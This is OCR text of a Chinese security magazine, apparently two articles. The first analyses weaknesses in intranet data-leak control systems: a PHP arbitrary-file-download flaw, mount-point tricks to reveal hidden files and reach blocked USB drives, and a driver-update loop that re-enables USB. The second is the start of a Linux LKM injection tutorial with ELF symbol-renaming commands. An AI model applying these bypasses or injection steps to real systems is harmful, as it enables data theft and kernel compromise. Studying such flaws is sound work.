


图 25 在路由器中进行静态 ARP 绑定



揭示主流内网管控系统的脆弱性

图/文 爱无言

一谈到内网管控系统，很多人自然而然地会想到网管系统，类似于网吧管理系统，其实我们这里所要涉及的内网管控系统其要求要远远高于普通的网管系统。在很多涉密单位，如政府、金融系统中，需要对所有内部终端进行严格的管控，所管控的内容主要包含两个方面：防泄密和行为管理。“防泄密”是内网管控系统的核心，它的具体内容可大致区分为：对终端外设的管理、文件信息的加密和解密、终端用户的登录认证 3 个方面。“行为管理”主要是防止因用户进行非法操作而影响到系统的完整性和可用性。国家标准规定，不同的密级有着不同的管控要求，一般来说，三级保密要求较为广泛，为此，市面上许多内网管控系统都通过了三级保密认证，有部分产品其认证级别甚至更高、更多。但是，这并不意味着市面上的产品就一定非常可靠，用了它们就不会发生诸如泄密等安全问题，本文将从内网管控系统自身安全及如何利用漏洞绕过内网管控系统两个方面来分析当前主流内网管控系统的脆弱性，其中如果有错误，还请读者及时指正。同时，为了保密和其他原因，本文所涉及的内网管控系统都不指明具体产品名称，主要以攻防技术为主。

具了解，当前主流的内网管控系统一般都采用 B/S 模式，少数采用 C/S 模式。B/S 模式的好处是利于管理者使用已有的 Windows 系统浏览器来直接进行内网管理，这种模式有着天然的优越性，但是，也带来了一个负面影响，那就是内网管控系统将会涉及 Web 系统上的安全隐患。以国内一款著名的内网管控系统为例，它的管理模式就采用了 Web 结构，主要利用 PHP 作为 Web 系统的开发语言，我们来看其中的一段代码实现：

```
<?php
$file_dir_name=base64_decode($_GET["file_dir_name"]);
if(!$file_dir_name)
```

```
    {
        $file_name = $_GET["file_name"];
        $file_dir = $_GET["file_dir"];
        $file_dir_name=$file_dir.$file_name;
    }
    ...
    $file = fopen($file_dir_name,"r"); //打开文件
    ...
    while(!feof($file)&&$file_size-$cur_pos>$buffer_size)
    {
    ...
    }
    if($file_size-$cur_pos!=0) echo
fread($file,$file_size-$cur_pos);
    fclose($file);
    if($_GET["action"] != "download")
    {
        unlink($file_dir_name);
    }
    }
    ?>
```

首先，这段代码的开始没有一个权限判断过程，作为内网管控系统，其自身权限要求很高，除管理员以外，其他的用户权限应当非常低，如日志审计员只能查看日志部分。但是，这代码却没有进行任何权限判断，漏洞由此开始出现。接着，代码试图接受一个由 Base64 算法加密过的变量，如果没有则会接受 file_name 和 file_dir 两个外部参数，这就意味着，我们可以直接控制 file_name 和 file_dir 两个外部参数为我们想要的任意值。代码在接收到 file_name 和 file_dir 两个外部参数后，开始组合这两个参数，其目的就是要找到这个组合后的文件名称，然后直接允许用户下载该文件！这真是一个令人吃惊的漏洞，任何能够访问到服务器的终端，不需要任何密码口令，通过在浏览器中提交参数的方式竟可以直接下载服务器上的任意文件，我想这不是内网管控系统应该允许的行为吧？

内网管控系统由于需要高度的保密性，所以在被管控终端设备上安装完成后，内网管控系统往往会隐藏自身。在 Windows 系统下，内网管控系统隐藏自身的方法主要有：进程隐藏、文件隐藏。进程隐藏的方法很多，如从进程链上将自身摘除，这种方法非常容易被发现，利用第三方工具即可破解。文件隐藏有很多，我们这里就发现一种不需要任何第三方工具就能发现文件隐藏的方法。某款内网管控系统在安装完成后，其自身被安装到了 C 盘下的 Program Files 目录下的 A 文件夹中，但是如果直接查看该文件夹，你会发现其中空空如也。此时，我们单击鼠标右键“我的电脑”，从弹出的快捷菜单中选择“管理”选项，使用其中的“磁盘管理”选项，然后给 C 盘这个分区添加一个文件目录名，如图 1 所示。




图 1

这样以来，当我们从被指定的 NTFS 文件夹中打开 C 盘下的 Program Files 目录下的 A 文件夹时，就会发现原本隐藏的文件都显示出来了，如图 2 所示。




图 2

这其中的原理很简单，文件过滤驱动对指定的文件名称进行了过滤，造成我们无法从正常的 Windows 桌面查看到内网管控系统的文件目录，利用添加映射目录的方法，我们改变了当前被打开文件目录的名称，于是绕过了文件过滤驱动的被过滤文件目录名，成功看到内网管控系统的所有秘密文件。

内网管控系统往往在使用中会禁用终端上的所有外设，尤其是 USB 设备，这主要是为了防止用户将内网中的文件随意拷出，将外部的文件随意拷入。禁用 USB 设备的方法有很多，

底层一些方法是利用 USB 过滤驱动，只允许鼠标键盘这样的 USB 设备，其余存储设备一律封杀。还有的方法就是禁用 USB 驱动，然后再进行文件过滤驱动，让你打不开 U 盘，如图 3 所示。




图 3

对于USB设备过滤驱动，我想熟悉驱动编程的读者自然会明白怎么去除保护，只要摘除该驱动，利用一些 anti-rootkit 的工具就可以完成，当然，最好是自己编写一个稳定点的程序，不然很容易蓝屏。我们这里着重谈谈如何不利用工具绕过禁用 USB 驱动加文件过滤驱动的保护功能。首先是如何突破禁用 USB 驱动。我们知道禁用 USB 驱动其实就是改变了 Windows 系统注册表中的一个键值，我们发现，利用“设备管理器”中的“更新设备驱动”功能就可以启动 USB 驱动。你一定在想：禁用了驱动，我只要启用驱动不就完了，何必用什么“更新设备驱动”功能呢？其实，开发内网管控系统的人也不傻，他会随时刷新状态，查询 USB 驱动是不是被启用了，一旦发现立即禁用，但是，很可惜，如果我们利用“更新设备驱动”功能来回使用几遍，就会绕过他的查询，成功启动 USB 设备。

USB 设备一旦启用成功，下一步，我们就是绕过文件过滤驱动了。有些聪明的读者一定想到了，我们完全可以利用前面提到的添加映射目录的方法来绕过内网管控系统对 U 盘的读/写禁用功能。

图 4 就是我们成功利用“磁盘管理”中的添加映射目录的方法来读取已被禁用的 U 盘上的文件内容的截图。





图 4

至此，我们快速地分析了当前主流内网管控系统存在的一些安全问题，这些问题有些是可以通杀所有内网管控系统的，很多更加细节和致命的漏洞，我这里没有拿出来说，希望国内做内网管控系统的朋友们能够及时修补这些问题，提高产品的安全性和可靠性。因为内网管控系统不同于一般的软件，对它的要求会相对较高，如果它自己都不安全可靠，那么还怎么保护内网整体安全性呢？有兴趣的读者也欢迎一起讨论研究，有任何想法和问题欢迎到我的博客：http://hi.baidu.com/digexploit 上留言给我。

最后，本文旨在讨论安全技术，请读者不要利用本文技术进行任何违法行为，否则，作者与杂志概不负责。



Linux LKM 注入攻击

图/文 CrazyRabbit

与 Linux 2.4 相比，Linux 2.6 和 3.0 的实现有了较大的变化。因此，针对 Linux 2.4 的攻击现在已经不再适用了，其中就包括本文涉及的 Linux Kernel Module（LKM）注入攻击。像 Linux 2.4 中直接修改.strtab 中的符号名称来实现攻击现在已经不现实了。现在要实现相同的攻击需要更复杂的实现。本文将介绍 Linux 2.6/3.0 中如何实现前述攻击。本文的测试环境为 Linux Ubuntu 2.6.32-24 和 Vmware Workstation 7。

Linux 2.4 的方法

1. Linux 2.4 攻击的再现

本文首先解释为什么旧的方法不再适用。首先看图 1 中的一个简单 Kernel Module。

```
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>

MODULE_LICENSE("GPL");

int attack(void){
        printk(KERN_ALERT "Attack\n");

        return 0;
}

int myinit(void){
        printk(KERN_ALERT "Module Init.\n");
        return 0;
}

void myexit(void){
        printk(KERN_ALERT "Module Exit.\n");

        return;
}

module_init(myinit);
module_exit(myexit);
```

图 1 一个简单 Kernel Module

最后两行是两个宏。module_init()将myinit注册为该 module 的入口函数（相当于 C++中的构造函数）。moduleexit()将 myexit 注册为清理函数（相当于 C++中的析构函数）。

进入 LKMInfect/test/,使用命令“make”编译该 LKM 可以得到结果 test.ko。在 Linux 2.4 中，只需要修改该 ELF 文件（test.ko）中.strtab 的相应项就可以 LKM 注入实现攻击。使用工具 objdump 来查看 test.ko 的相关信息，结果如图 2 所示。

本文的目标是使得被攻击 LKM 被加载时首先调用我们的注入函数。要在 Linux 2.4 中实现该攻击需要两步：

① 将 myinit() 改名为 mydump()。

② 将 attack()改名为 myinit()。

使用本文的工具来实现上述两条命令的结果，如图 3 所示。




图 2 “objdump –t test.ko”的输出信息

```
python readelf.py -i test.ko -n 1 -e -o myinit -n mydump
python readelf.py -i test.ko -n 1 -e -o attack -n myinit
```

图 3 修改 test.ko 的命令

再次使用 objdump 查看修改后的 test.ko，结果，如图 4 所示。

